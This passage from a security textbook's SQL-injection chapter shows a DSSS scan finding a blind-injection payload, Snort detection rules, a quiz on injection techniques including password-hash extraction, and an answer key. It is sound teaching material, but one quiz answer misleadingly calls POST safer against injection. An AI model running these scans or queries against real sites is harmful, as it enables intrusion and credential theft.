●	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e3182abfd79146&ui...	OUT_OF_SCOPE
●	GET	https://twitter.com/owasp/status/614528448325771266	OUT_OF_SCOPE
●	GET	https://plus.google.com/116933056486234813396/posts/1JcQN92vZHA	OUT_OF_SCOPE
●	GET	http://owasp.blogspot.com/2015/06/nominate-your-waspy-candidates-today...	OUT_OF_SCOPE
●	GET	https://www.facebook.com/groups/owaspfoundation/permalink/800341350...	OUT_OF_SCOPE
●	GET	https://twitter.com/owasp/status/624676858127368194	OUT_OF_SCOPE

Alerts 0 1 6 0   Current Scans 0 0 0 0 1 0 0

Figure 15-48: OWASP Zed Attack Proxy (ZAP)

Damn Small SQLi Scanner (DSSS)

Damn Small SQLi Scanner (DSSS) is a fully operational tool designed to identify SQL injection vulnerabilities in web applications. It supports both GET and POST parameters while scanning for potential security flaws. Security professionals can utilize this scanner to detect and address SQL injection risks in web applications.



```
python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Terminal
File  Edit  View  Search  Terminal  Help

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA    HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewpro
file.aspx?id=1%20OR%20NOT%20%28133%3E133%29')

scan results: possible vulnerabilities found
```

Figure 15-49: Damn Small SQLi Scanner (DSSS)

Snort

Many cyberattacks exploit specific command sequences or code patterns that allow attackers to gain unauthorized access to a system and its data. Snort enables users to create rules that detect SQL injection attempts by identifying such malicious sequences.

Some of the expressions that Snort can block include:

```
● /User-Agent\x3A\x20[^\r\n]*sleep\x28/i
● /[?&]selInfoKey1=[^&]*?([\x27\x22\x3b\x23]|\x2f\x2a|\x2d\x2d)/i
● /(^|&)selInfoKey1=[^&]*?([\x27\x22\x3b\x23]|\x2f\x2a|\x2d\x2d|%27|%2
  2|%3b|%23|%2f%2a|%2d%2d)/im
● /^\s*?MAIL\s+?FROM\x3a[^\r\n]*?\x28\x29\s\x7b/i
```

Snort can generate alerts when SQL injection attempts are detected, such as the use of the sleep function in an HTTP header. For instance, the following Snort rule identifies and responds to a potential SQL injection attack based on suspicious User-Agent behavior:

```
alert tcp any any -> any $HTTP_PORTS (
  msg:"SQL use of sleep function in HTTP header - likely SQL injection
attempt";
  flow:to_server,established;
  http_header;
  content:"User-Agent|3A| ";
  content:"sleep(",fast_pattern,nocase;
  pcre:"/User-Agent\x3A\x20[^\r\n]*sleep\x28/i";
  metadata:policy balanced-ips drop,policy max-detect-ips drop, policy
security-ips drop, ruleset community;
  service:http;
  reference:url,blog.cloudflare.com/the-sleepy-user-agent/;
  classtype:web-application-attack;
  sid:38993; rev:9;
)
```

This rule helps security professionals detect and mitigate SQL injection threats by monitoring HTTP traffic and identifying attack patterns.

Some additional SQL injection detection tools are as follows:

- Ghauri (https://github.com)
- Burp Suite (https://www.portswigger.net)
- HCL AppScan (https://www.hcl-software.com)
- Invicti (https://www.invicti.com)
- SQL Invader (https://www.rapid7.com)
- Arachni (https://ecsypno.com)
- Qualys WAS (https://www.qualys.com)
- Fortify WebInspect (https://www.microfocus.com)
- BeSECURE (https://beyondsecurity.com)
- SolarWinds® Security Event Manager (https://www.solarwinds.com)
- sqlifinder (https://github.com)
- dotDefender (http://www.applicure.com)
- Wapiti (https://wapiti-scanner.github.io)
- InsightAppSec (https://www.rapid7.com)
- Acunetix Web Vulnerability Scanner (https://www.acunetix.com)
- Detectify (https://detectify.com)

Summary

This chapter covered fundamental concepts of SQL injection, including its various types. It provided an in-depth discussion of the SQL injection process, encompassing information gathering, vulnerability identification, execution of SQL injection attacks, and advanced techniques. Additionally, it explored different SQL injection tools and evasion strategies used by attackers. The chapter also outlined effective countermeasures to mitigate SQL injection threats. Lastly, it concluded with a demonstration of several SQL injection detection tools.

Mind Map



SQL Injection
Introduction
SQL Injection Concepts
Understanding HTTP POST Requests
Understanding Normal SQL Query
Understanding an SQL Injection Query
Types of SQL Injection
In-Band SQL Injection
Error Based SQL Injection
UNION SQL Injection
Blind/Inferential SQL Injection
Out-of-Band SQL Injection
SQL Injection Methodology
Information Gathering and SQL Injection Vulnerability Detection
Launch SQL Injection Attacks
Advanced SQL Injection
Evasion Techniques
Evading IDS
Types of Signature Evasion Techniques
SQL Injection Countermeasures
How to Defend Against SQL Injection Attacks
Defenses in the Application
Detecting SQL Injection Attacks
SQL Injection Detection Tools

Figure 15-50: Mind Map

Practice Questions

1. What is the primary cause of SQL injection vulnerabilities?
A. Weak database servers.
B. Issues with web browsers.
C. Improperly sanitized user input.
D. Firewall misconfiguration.

2. Which of the following is NOT a consequence of a successful SQL injection attack?
A. Extracting sensitive information.
B. Executing remote code on the server.
C. Improving database performance.
D. Bypassing authentication mechanisms.
3. Why are HTTP POST requests considered more secure than HTTP GET requests in SQL injection prevention?
A. POST requests store data in the browser cache.
B. POST requests do not send data in the URL.
C. POST requests are faster than GET requests.
D. GET requests automatically sanitize input.

4. How does the UNION operator help attackers in an SQL injection attack?
A. It deletes critical database records.
B. It allows combining results from multiple queries.

C. It encrypts SQL queries to evade detection.
D. It prevents unauthorized data access.

5. Which technique is commonly used in Error-Based SQL Injection to extract information from a database?
A. Using a UNION SELECT query to merge multiple datasets.
B. Submitting a Boolean condition to infer true or false responses.
C. Triggering an error message to gain database insights.
D. Using external communication channels to exfiltrate data.

6. What makes Blind SQL Injection different from other types of SQL injection attacks?
A. It allows the attacker to retrieve database records immediately.
B. It does not return error messages but relies on true/false responses.
C. It alters SQL queries by exploiting vulnerabilities in stored procedures.
D. It leverages a UNION clause to combine and manipulate query results.

7. Which condition is necessary for an attacker to execute an Out-of-Band SQL Injection attack successfully?
A. The database must support error messages that reveal structure.
B. The attacker must be able to use Boolean-based testing.
C. The database must support additional communication channels like HTTP requests or email functions.
D. The attack must utilize the UNION SELECT statement to extract specific database information.

8. Which of the following best describes an error-based SQL injection attack?
A. The attacker relies on a Boolean condition to infer database details.
B. The attacker injects queries into stored procedures.
C. The attacker forces the database to return error messages containing useful information.
D. The attacker sends malicious queries through an out-of-band communication channel.

9. How does a blind SQL injection attack typically extract information?
A. By directly retrieving data through UNION queries.
B. By triggering database error messages that expose database details.
C. By sending SQL queries and observing the application's responses, such as true/false behavior.
D. By leveraging file-based techniques to access and retrieve the results of executed queries.

10. What makes out-of-band SQL injection different from other SQL injection types?
A. It relies on error messages from the database.
B. It extracts data using side channels such as DNS or HTTP requests.
C. It modifies existing database records without retrieving any data.
D. It appends malicious SQL queries using the UNION statement.

11. How does a piggybacked SQL injection attack work?
A. The attacker injects additional SQL statements separated by a semicolon (;) to execute multiple queries.
B. The attacker forces the database to return an error message containing sensitive information.
C. The attacker modifies an existing SQL query without changing its structure.

D. The attacker hides malicious code inside SQL comments.

12. Which of the following is a primary goal during the information gathering phase of an SQL injection attack?
A. Encrypting the database.
B. Collecting details about the database type, version, and privileges.
C. Modifying database schema.
D. Implementing measures to prevent any unauthorized access attempts.

13. Which of the following tools is commonly used by attackers to intercept and modify HTTP/HTTPS requests during SQL injection attempts?
A. Wireshark
B. Nmap
C. Burp Suite
D. Metasploit

14. What is the purpose of using error messages in SQL injection attacks?
A. To detect firewall rules.
B. To extract information about database structure and version.
C. To encrypt sensitive data.
D. To block unauthorized SQL queries and prevent malicious database access.

15. Which of the following SQL injection techniques relies on analyzing responses when direct error messages are not available?
A. UNION-based SQL injection
B. Blind SQL injection
C. Time-based SQL injection
D. Error-based SQL injection

16. Which of the following best describes Error-Based SQL Injection?
A. A technique that exploits logic errors in SQL queries.
B. A method where an attacker triggers error messages to extract database information.
C. A process that modifies SQL queries without producing visible errors.
D. A technique becomes effective when database permissions are improperly configured.

17. What is the main risk of Stored Procedure SQL Injection?
A. It allows attackers to change static SQL queries.
B. It is only applicable to applications without authentication.
C. It exploits dynamically generated SQL inside stored procedures.
D. It can only be performed if the database is using MySQL.

18. Which SQL injection technique involves using the UNION clause to combine malicious queries with existing queries?
A. Boolean-based SQL Injection
B. Time-based SQL Injection
C. Error-based SQL Injection
D. UNION SQL Injection

19. Which SQL injection method involves binary search techniques to extract data one character at a time?
A. UNION SQL Injection
B. Blind SQL Injection
C. Error-based SQL Injection
D. Time-based SQL Injection

20. What is one of the primary objectives of an attacker escalating an SQL injection attack?
A. To delete all database tables.
B. To gain control over the operating system and network.
C. To modify website UI elements.
D. To deactivate the firewall and bypass security restrictions.

21. Which of the following SQL statements is used to retrieve column names in MySQL?
A. SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablename')
B. show columns from tablename
C. SELECT * FROM syscat.columns WHERE tabname= 'tablename'
D. SELECT attnum, attname FROM pg_class, pg_attribute WHERE relname='tablename' AND pg_class.oid=attrelid AND attnum > 0

22. Which of the following is a consequence of password grabbing through SQL injection?
A. Attackers retrieve, modify, or delete passwords from the database.
B. Attackers can only view usernames, not passwords.
C. Attackers gain control over the physical hardware of the database server.
D. Attackers can only execute stored procedures but not access data.

23. How can an attacker extract password hashes from an SQL Server database?
A. By using the query SELECT password FROM sys.syslogins.
B. By executing DELETE FROM users WHERE password IS NOT NULL.
C. By injecting DROP DATABASE users.
D. By creating a new admin user using CREATE USER admin IDENTIFIED BY 'hacked'.

24. What is the primary purpose of OWASP Zed Attack Proxy (ZAP)?
A. To detect SQL injection vulnerabilities in web applications.
B. To conduct automated penetration testing for web applications.
C. To provide a network firewall for security.
D. To scan for malware in web applications.

25. What type of vulnerabilities is the Damn Small SQLi Scanner (DSSS) designed to detect?
A. Cross-Site Scripting (XSS) vulnerabilities
B. SQL injection vulnerabilities
C. Server misconfigurations
D. Directory traversal vulnerabilities

Answers

1. Answer: C
Explanation: SQL injection occurs when a web application fails to properly validate and sanitize user input before executing SQL queries. This allows attackers to insert malicious SQL code and manipulate the database.

2. Answer: C
Explanation: SQL injection attacks can lead to unauthorized access, data breaches, and even remote code execution. However, they do not improve database performance; instead, they often degrade security and efficiency.

3. Answer: B
Explanation: Unlike GET requests, which append data to the URL and make it visible in browser history, POST requests send data in the request body, reducing exposure to potential attacks. However, using proper input validation is still necessary.

4. Answer: B
Explanation: The UNION operator merges results from different SQL queries, allowing attackers to retrieve additional information from database tables, such as usernames and passwords if input validation is insufficient.

5. Answer: C
Explanation: In error-based SQL injection, an attacker deliberately inputs invalid data to force the database to return an error message. The error message can reveal critical information about the database structure, helping the attacker craft further malicious queries.

6. Answer: B
Explanation: Blind SQL Injection does not provide direct feedback via error messages. Instead, the attacker sends SQL queries that result in Boolean outcomes (true or false), inferring database details by observing the application's behavior.

7. Answer: C
Explanation: Out-of-Band SQL Injection relies on the ability to send data through an alternate channel, such as HTTP requests, DNS lookups, or email functions. This type of attack is useful when direct responses are blocked but external communication methods remain open.

8. Answer: C
Explanation: Error-based SQL injection works by deliberately causing database errors. The error messages often reveal information about the database structure, which attackers use to craft further attacks.

9. Answer: C
Explanation: In blind SQL injection, attackers do not receive direct output from the database. Instead, they infer information by checking whether certain conditions return true or false.

10. Answer: B

Explanation: Out-of-band SQL injection is used when in-band methods are not feasible. It relies on database functions that allow communication via different channels, such as sending data to an external server via DNS or HTTP requests.

11. Answer: A
Explanation: Piggybacked SQL injection involves appending additional malicious queries to an original query using a semicolon. The database executes both the original and injected queries, potentially causing security breaches.

12. Answer: B
Explanation: During the information gathering phase, attackers aim to collect information about the target database, including its name, version, users, privileges, and interaction with the operating system. This helps in crafting effective SQL injection attacks.

13. Answer: C
Explanation: Burp Suite is a web security testing tool that allows attackers to monitor and modify traffic between a browser and a target application. It helps in identifying vulnerabilities like SQL injection and Cross-Site Scripting (XSS).

14. Answer: B
Explanation: Error messages can reveal critical details such as database type, version, privilege levels, and table structures. Attackers analyze these messages to determine the best SQL injection technique to exploit vulnerabilities.

15. Answer: B
Explanation: Blind SQL injection is used when the application does not display detailed error messages. Attackers infer information by observing application behavior, such as response delays or changes in output, to determine if a query is successful.

16. Answer: B
Explanation: Error-based SQL injection takes advantage of detailed database error messages to extract sensitive information. By crafting SQL queries that force an application to return errors, attackers can reveal database names, table structures, and even stored data.

17. Answer: C
Explanation: Stored procedures can be vulnerable if they use dynamic SQL and do not properly sanitize user input. Attackers can manipulate input to modify queries inside stored procedures, potentially altering or extracting sensitive data.

18. Answer: D
Explanation: UNION SQL injection works by appending the UNION clause to an existing SQL query. This allows an attacker to retrieve additional data from different database tables, bypassing normal application restrictions.

19. Answer: B
Explanation: Blind SQL injection is used when an application does not return errors but still processes injected queries. Attackers use logical conditions to infer data, often retrieving characters one by one by checking responses such as time delays or Boolean conditions.

20. Answer: B
Explanation: An attacker exploits SQL injection not only to access or modify data but also to execute commands on the underlying operating system. This allows them to take control of the target machine and use it as a foothold for further attacks.

21. Answer: B
Explanation: The correct SQL query for retrieving column names in MySQL is to show columns from tablename. Other options correspond to different DBMSs, such as MSSQL, DB2, and PostgreSQL.

22. Answer: A
Explanation: Password grabbing through SQL injection allows attackers to extract user credentials, often stored in plaintext or hashed format. They may also modify or delete passwords, enabling unauthorized access to accounts.

23. Answer: A
Explanation: SQL Server stores user credentials as password hashes in the sys.syslogins table. Attackers can extract these hashes using SQL queries and then attempt to crack them offline.

24. Answer: B
Explanation: OWASP Zed Attack Proxy (ZAP) is a comprehensive penetration testing tool that helps in detecting security flaws in web applications. It provides automated scanning and manual testing capabilities.

25. Answer: B
Explanation: The Damn Small SQLi Scanner (DSSS) is specifically designed to detect SQL injection vulnerabilities in web applications. It scans GET and POST parameters for potential flaws.